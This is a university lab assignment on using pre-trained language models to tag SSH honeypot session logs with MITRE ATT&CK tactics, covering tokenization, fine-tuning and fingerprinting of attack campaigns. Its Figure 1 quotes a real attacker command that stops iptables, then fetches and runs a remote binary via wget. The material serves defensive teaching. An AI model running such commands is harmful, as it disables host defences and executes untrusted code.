Project 3: Natural Language Processing (NLP)

Use of pre-trained Language Models for the analysis of malicious SSH based logs

1 Objective

The goal of this laboratory is to apply **Natural Language Processing (NLP)** techniques in the context of cybersecurity. Specifically, the lab tackles the **analysis of cyber-related logs**.

To this end, students will analyze a dataset consisting of *SSH sessions*. Each session is represented as a sequence of *SSH entities*, such as commands, flags, parameters, and separators. For instance, consider the simple session:

```
ls -la .\;
```

In this example, we can identify a command (e.g., `ls`); a flag (e.g., `-la`); a parameter (e.g., `.\`); and a separator (e.g., `;`). We generically refer to these SSH entities as **SSH words**.

The core objective of the lab is to leverage a pre-trained NLP model and finetune it to solve a *Named Entity Recognition (NER)* task. Specifically, the model will be trained to assign each SSH word to its corresponding **MITRE tactic**.
Throughout the lab, students will:

- Learn how to **analyze datasets** described by textual data.
- Understand the **impact of different tokenization strategies**.
- Experiment with **various pre-trained Language Models** and compare their performance.
- **Use the fine-tuned model for inference** to investigate cybersecurity threats and infer the intentions of potentially malicious users.

2 Submission Rules

- Groups consist of 3 students.
- Each group must submit a zip file containing the following:
  - A report (maximum 10 pages) describing the approach, experiments and results, including tables and plots.
  - The Juypyter notebook(s) and the code (e.g., libraries with classes and functions written by you) to solve the tasks.
    - **Best practice**: Add comments and headers (Markdown) sections to understand what you are doing. They will i) help you tomorrow to understand what you did today and ii) help us to interpret your solution correctly.
    - **The notebook needs to be executed**: code and results must be visible so that we can interpret what you have done and what the results look like.

  * **Must run**: the code must work if we need to run it again.
  * **Submission format**: Include the notebook file (`.ipynb`) and an HTML export for easier review.

- Each group must upload the zip file to the teaching portal via Moodle before the deadline.

3 Dataset: SSH sessions from Honeypot deployment

In this laboratory, you will use **SSH sessions captured from a Honeypot deployment**.
Honeypots are hardware/software systems that pretend to host vulnerable, online services[1]. Malicious users interact with the system, trying to accomplish their goals (e.g., *bitcoin mining*); the system responds, while logging the interaction for an offline analysis. In particular, we focus on the logs collected by *Cowrie*[2], a widely used honeypot. After letting attackers succeed in password brute-force attempts, Cowrie shows them a (fake) Bash terminal, recording any sent input, and replying with plausible answers.
You are provided with 3 datasets:

- `train.json` and `test.json`: files containing **359 labelled SSH sessions**. In particular, each SSH word is coupled with its corresponding MITRE tactic tag. A *MITRE tactic* is a **high-level objective or goal that an adversary tries to achieve during a cyberattack**, as defined in the MITRE ATT&CK framework[3]. Tactics represent the intent behind an attacker performing an action – e.g., discovery, execution, etc.

- `cyberlab.csv`: a file containing **unlabeled logs you will use for inference after training a NER model**. The CyberLab[4] dataset contains shell logs recorded by more than 50 nodes running Cowrie, installed at universities and companies in Europe and US. The collection contains more than **233,000 unique sessions** and spans from May 2019 to February 2020. For this lab, we filtered ≈ 170k.

Remember: Each SSH session is composed of SSH i) commands, ii) flags, iii) parameters and iv) separators. We call these entities **Bash/SSH words**. See an example on Figure 1.
We suppose that each SSH session contains **space-based separated Bash words** (i.e., you can obtain the number of bash words in a sentence using `.split()`). they have to be split space based
Also, each Bash word is assigned a MITRE tactic (Named Entity Recognition tag).


Raw data:
/etc/init.d/iptables stop; wget -c http://10.10.10.10:8080/exec; chmod 777 exec; ./exec
TACTICS
IMPACT
EXECUTION
Word classification:
/etc/init.d/iptables stop ; wget -c http://10.10.10.10:8080/exec ; chmod 777 exec ; ./exec
Token classification:
/etc/ in #it #. #d #/ #ip #tables stop ; w #get -c http <UKN> #exec ; ch #mod 777 exec ; ./ #exec

Figure 1: An **SSH session**. The session can be split into **Bash words**, and each Bash word is assigned a MITRE tactic. After tokenization, the **word tags expand to the tokens**.

WARNING: you are attacks collected from **real deployments**! Handle with care (i.e., do not carelessly execute scripts on your laptop)!

[1] A Survey on Honeypot Software and Data Analysis
[2] Cowrie Github
[3] Mitre Taxonomy
[4] Cyberlab Project

4 Tasks

The students will follow the following (classical) machine learning pipeline:

- **Dataset characterization**: Before training, students must explore the data. Since this is an NLP scenario, exploration includes understanding how Bash commands are tokenized.
- **Model training**: We will leverage a model pre-trained on generic data and fine-tune it for our specific task. Key questions to consider include: i) Which pre-trained model should we use – one trained on natural language text or on code? ii) Is pre-training beneficial for our use case? Or would an end2end training be more effective? iii) Should we fine-tune the entire model, or just specific layers?
- **Inference**: Once the model is trained, it should be able to make predictions on unseen data. Hence, how can the fine-tuned model from phase 2 be used effectively to assist security analysts?

4.1 Task 1: Dataset Characterization

- **Explore the labels**: How many different tags do you have? How are they distributed (i.e., how many bash words are assigned per tag)? Plot a barplot to show the distribution of tags (both for Train and Test – 2 bars).
- **Explore a single bash command** – '`echo`': how many different tags are assigned? How many times per tag? Can you show 1 example of a session where '`echo`' is assigned to each of these tactics: 'Persistence', 'Execution'. Can you guess why such examples were labeled differently?
- **Explore the Bash words**: How many Bash words per session do you have? Plot the Estimated Cumulative Distribution Function (ECDF)[5] – example in the sample notebooks.

4.2 Task 2: Tokenization

- Load the tokenizers of the following 2 models: *BERT-base* (`'bert-base-uncased'`) and *Unixcoder-base* (`'microsoft/unixcoder-base'`).
  - BERT-base (`'bert-base-uncased'`): one of the first pre-trained models, in its base-size version (12 layers, 110M parameters). BERT was **pre-trained only on English text**. It is a Google general-purpose language model, widely used for NLP tasks such as classification, NER, and Question and Answering (QA).
  - Unixcoder-base (`'microsoft/unixcoder-base'`): is a base version of **UniXcoder**, a model developed by Microsoft for **understanding and generating code**. It is pre-trained on both natural language and source code (like Python, Java, Bash), and is designed for tasks such as code summarization, code search, and NL-to-code translation.

[5] Wikipedia description of ECDF

Tokenize the following list of SSH commands: [`cat`, `shell`, `echo`, `top`, `chpasswd`, `crontab`, `wget`, `busybox` and `grep`].
Q: How do tokenizers divide the commands into tokens? Does one of them have a better (lower) ratio between tokens and words? Why are some of the words held together by both tokenizers?
because bert recognizes that they are words of English dictionary, while unixcoder understand their correct meaning since it is trained for coding

- Now tokenize the entire training corpus with both tokenizers.
  Q: How many tokens does the BERT tokenizer generate on average? How many with the Unixcoder? Why do you think it is the case? What is the maximum number of tokens per bash session for both tokenizers?

- How many sessions would currently be truncated for each tokenizer (remember: you can determine the maximum context of a model with `‘tokenizer.model_max_length’`)?

- Select the bash session that corresponds to the maximum number of tokens.
  Q: How many bash words does it contain? Why do both tokenizers produce such a high number of tokens? Why does BERT produce fewer tokens than Unixcoder (**Hint**: does UnixCoder use the token ‘[UNK]’?).

- None of the tokenizers can process such long words[6]. One technique for dealing with such cases is to truncate long words. Therefore, truncate words longer than **30 characters** (98% of words are shorter, so that is a safe margin). Re-tokenize the processed sessions.
  Q: How many tokens per session do you have with the two tokenizers? Plot the number of words vs number of tokens for each tokenizer. Which of the two tokenizers has the best ratio of tokens to words?

- How many sessions now get truncated?

4.3 Task 3: Model Training

- Fine-tune a BERT model for Named Entity Recognition. Load the pre-trained model with pre-trained weights from Huggingface. Focus on a token-classification task: The model will try to classify each token into one of the MITRE Tactics. Compute the following metrics:

  1. Token classification accuracy.
  2. Macro token classification precision, recall, and f1-score.
  3. **Per-class** f1-score: reports the results in a barplot.
  4. Average session ‘fidelity’: for each session, the model predicts some tokens correctly. For each session, the ‘fidelity’ score is calculated as a fraction between the number of correct predictions and the total number of tokens (e.g. for the session ‘`cat cpu/procinfo;`’ with the tags [‘Discovery’, ‘Discovery’, ‘Discovery’] and the prediction [‘Discovery’, ‘Discovery’, ‘Execution’], the fidelity is $\frac{2}{3} = 0.67$).
     Calculate the average fidelity for all test sessions.

  Q: Can the model achieve "good" results with only 251 training labeled samples? Where do it have the most difficulties?

[6] **WARNING**: For good processing, you should decode the base64 and get the ‘real’ words. However, **DO NOT** do this! It is a malicious script that could infect your laptop :)

- Assume that this is a 'simple problem' (i.e., any model, refined with the same samples, could achieve the same scores). Therefore, create a baseline where instead of a pre-trained BERT (with its pre-trained weights), you load only the BERT architecture. Train this 'naked' BERT in an end-to-end manner.
  Q: Can you achieve the same performance? Report your results.

- Now fine-tune Unixcoder. Since Unixcoder was pre-trained with a coding corpus, the hypothesis is that it has more prior knowledge even on SSH (and therefore, it can obtain better results).
  Q: Can you confirm this hypothesis? How do the metrics change compared to the previous models?

- Huggingface allows you to upload a model after training.
  In particular, `'SmartDataPolito/SecureShellBert'` is a *CodeBERT-based* model[7] that I further domain-adapted using a $\sim$ 20k-sessions corpora on BASH[8],[9]. As UnixCoder, CodeBERT is a transformer-based model pre-trained on code. However, its pre-training strategy and corpus are older than UnixCoder's (2020 vs 2022). Also, CodeBERT was not pre-trained on the SSH language, while UnixCoder was. My `SecureShellBer` domain-adaptation (using the 20k samples) improved the results w.r.t. CodeBERT. Load it from Huggingface and fine-tune it again.
  Q: How will it perform against a newer, code-specific, model such as `Unixcoder`? Has the performance changed? Which is your best model?

- Finally, perform an alternative fine-tuning of your best model. In particular, try fine-tuning:

  - Only the last 2 encoding layers + classification head
  - Only the classification head

  Q: How many parameters did you fine-tune in the scenario where everything was frozen? How many do you fine-tune now? Is the training faster? Did you have to change the LR to improve convergence when freezing the layers? How much do you lose in performance?

Task 4: Inference

Finally, we will use the best fine-tuned model to show an example of how such tools can streamline security experts' analysis. Use the best model that you fine-tuned in task 3 to predict MITRE tags for all inference sessions. Notice:

- Inference sessions do not have a label. You can only extract the model's prediction (and you cannot compute metrics).

- Only extract the tag predicted for the first token of a word to tag the entire word.

This means that, if you have a bash word and the predictions for its tokens, keep only **the prediction associated with the first token** (e.g. if you split the word '`cpu/procinfo`'

[7]CodeBERT paper
[8]Link to GitHub
[9]This is the pre-trained model that I have used in LogPrécis: Unleashing language models for automated malicious log analysis: Précis: A concise summary of essential points, statements or facts

into the tokens [‘cpu’, ‘#/proc’, ‘#info’] and have the predictions [‘**Discovery**’, ‘Discovery’, ‘Execution’], keep only ‘Discovery’, which will be the tag of the word ‘`cpu/procinfo`’). See the example in Figure 1.

For those sessions that get truncated, only consider the Bash words that received a prediction.

- Focus on the commands ‘`cat`’, ‘`grep`’, ‘`echo`’ and ‘`rm`’.
  Q: For each command, report the frequency of the predicted tags. Report the results in a table. Are all commands uniquely associated with a single tag? For each command and each predicted tag, qualitatively analyse an example of a session. Do the predictions make sense? Give 1 example of a session for each unique tuple (command, predicted tag).

- Each sequence of word predictions creates a ‘fingerprint’. A fingerprint can be used to describe different sessions, since by construction these sessions have the same sequences of MITRE Tactics (e.g., ‘`cat cpu/procinfo | grep Memory`’ and ‘`cat cpu/procinfo | grep model_name`’ are both described by the fingerprint [‘Discovery’, ‘Discovery’]). Now:
  - Find the unique set of fingerprints in the inference dataset
  - Sort the unique fingerprints by ‘date of birth’, i.e., the date they first appeared in the inference dataset.
  - Assign a fingerprint ID (from 0 to the number of fingerprints) to the unique fingerprints.
  - For each day, count how many sessions are described by the fingerprints.
  - Plot a scatter plot showing the time on the x-axis and the fingerprint ID on the y-axis. Each point shows how many sessions are assigned to a particular fingerprint on that specific day (**Hint**: You can use the size and colour of the dot to highlight the numerosity). – The results should be similar to Figure 2.

  Q: Does the plot provide some information about the fingerprint patterns? Are there fingerprints that are always present in the dataset? Are there fingerprints with a large number of associated sessions? Can you detect suspicious attack campaigns during the collection? Give a few examples of the most important fingerprints.



Figure 2: Example of plot showing fingerprints ID over time.